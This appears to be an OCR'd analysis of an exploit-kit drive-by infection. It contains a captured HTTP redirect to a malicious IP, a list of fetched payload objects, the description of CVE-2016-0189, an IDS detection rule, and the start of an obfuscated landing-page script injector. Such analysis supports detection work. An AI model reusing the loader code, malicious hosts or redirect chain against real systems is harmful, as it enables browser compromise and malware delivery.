
startup point:

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: letsdoitquick.site
DNT: 1
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Sat, 22 Jun 2019 23:48:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.6.39
Set-Cookie: PHPSESSID=ktmf911a5mj5fmvrk12m1sh6a3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
c7be602ad1126fe09687a00515d64f44222be738=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wi
c3RyZWFtc1wiOntcIjMzOFwiOjE1NjEyNDcyODR9LFwiY2FtcGFpZ25zXCI6e1wiMzhcIjoxNTYxMjQ3Mjg0fSxcInRpbW
VcIjoxNTYxMjQ3Mjg0fSJ9.OyxNRYfdcrahcvKGkGhhbbiOhq5bvKisW8MnUIzEgk0; expires=Sat, 22-Jun-2019
23:48:04 GMT; Max-Age=0; path=/; domain=.letsdoitquick.site
Location: http://37.46.135.170/?
MTQwMjg3&ZqHoAiAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2YedmrHZefjac1WkzrvFTF_7ozKATQSG6_
ptdfJ&ZJull=known&ClGaW=known&PETxiFG=community&sMRo=wrapped&HuUMPiKpj=heartfelt&LfBYp=critici
zed&trlQvmgW=wrapped&t4tsdfsg4=WDQCwhBfTcwJom9xbAw4b8futjEnVzkCb1p6H-
hGPYwNDrcSdRuVo31ykxrkkQPshg1TH4GI&QVQi=detonator&scUJaJdNW=golfer&eaqB1V=referred&eunX=heartf
elt&lTfNSvPso=wrapped&cuxKdC=constitution&TGbNZdI=known&YAVpMLL=difference&KcBDoegcFMTU1OTU1
```

redirected traffic to 37.46.135.170

Infected Host






REG Exploitation tactics


Trojan payload

3190	www.bing.com	image/x-icon	237 bytes	favicon.ico
3840	37.46.135.170	text/html	136 kB	?MTQwMjg3&ZqHoAiAzR&ff5sdfd
3856	37.46.135.170	application/x-shockwave-flash	9,207 bytes	?MTg0MzEy&UOViokhlz&aposAqG




Trojan.Cryxos

Adobe Flash



TRojan[CVE-2016-0189]



The Microsoft (1) JScript 5.8 and (2) VBScript 5.7 and 5.8 engines, as used in Internet Explorer 9 through 11 and other products, allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted web site, aka "Scripting Engine Memory Corruption Vulnerability," a different vulnerability than CVE-2016-0187.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET CURRENT_EVENTS SunDown EK RIP Landing M4 B642"; flow:established,from_server; file_data; content:"|73694d5463304d5459694f6a51774f4441324d7a5973496a45334e446b32496a6f304d4467774e6a4d324c4349784e7a597a4d5349364e4441344e4463304f4377694d5463324e444169|"; metadata: former_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024363; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, tag Exploit_Kit_Sundown, signature_severity Major, created_at 2017_06_07, malware_family Exploit_Kit, updated_at 2017_06_07;)
```


landing Page

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>function fvbnvbn()/*s57481d68946hfj46571fs*/{var a=l(),fds = "rtBefore", c=document, b=c["createElement"]("script");b["
type"]="text/javascript",b["text"]=a,a=c["getElementsByTagName"]("script")[0],a.parentNode["inse"+fds](b,a)}try{fvbnvbn()}catch(m){}

